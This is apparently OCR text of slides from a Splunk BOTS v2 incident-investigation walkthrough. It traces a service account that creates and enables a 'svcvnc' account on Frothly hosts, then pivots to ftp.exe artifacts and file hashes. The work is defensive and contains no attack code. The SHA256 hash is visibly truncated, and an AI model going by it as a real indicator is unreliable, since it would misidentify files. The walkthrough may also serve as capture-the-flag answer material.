
Service Account – Account Creation

Account Management Changes - Detail - src_user


src_user is the user or entity performing the change

_time	vendor_product	result_id	result	status	user	src_user	action	dvc
2017-08-23 21:02:54	Microsoft Windows	4728	A member was added to a security-enabled global group	success	-	service3	success	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4720	A user account was created	success	svcvnc	service3	created	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4738	A user account was changed	success	svcvnc	service3	modified	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4722	A user account was enabled	success	svcvnc	service3	modified	wrk-klagerf.frothly.local
2017-08-23 21:02:54	Microsoft Windows	4724	An attempt was made to reset an accounts password	success	svcvnc	service3	modified	wrk-klagerf.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4728	A member was added to a security-enabled global group	success	-	service3	success	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4720	A user account was created	success	svcvnc	service3	created	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4738	A user account was changed	success	svcvnc	service3	modified	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4722	A user account was enabled	success	svcvnc	service3	modified	venus.frothly.local
2017-08-23 21:10:51	Microsoft Windows	4724	An attempt was made to reset an accounts password	success	svcvnc	service3	modified	venus.frothly.local

Service Account – Host Processes



Pivot to Process Details



Investigate File/Process Artifacts

Edit | Export | ...

Enter a filename or process. Index needs to be set for the Details and Search tabs ONLY.

File/Process Name: ftp.exe

Index: botsv2

Time: Aug 23 through 24, 2017

Submit | Hide Filters

Details | Endpoint | Malware | Email | Threat Indicators | Web | Windows Process Starts (Event Code 4688) | Search

File by sourcetype

sourcetype	count
WinRegistry	20
XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	5
wineventlog	4


File by dest

dest	count
mercury	7
venus	7
wrk-btun	3
wrk-klagerf	3
venus.frothly.local	2
wrk-btun.frothly.local	2
wrk-klagerf.frothly.local	2
mercury.frothly.local	1


File Hashes

Requires sysmon or osquery

type	hash
MD5	BFFD361F6129F4273F9B16F3D4D5D119
SHA256	094228979E766E41961E4296B0FE3F5D43F28E61A47C03E17C18C07A5800
SHA1	7C9F42D82849DAFC25EF972EA24EE042FB2F399D

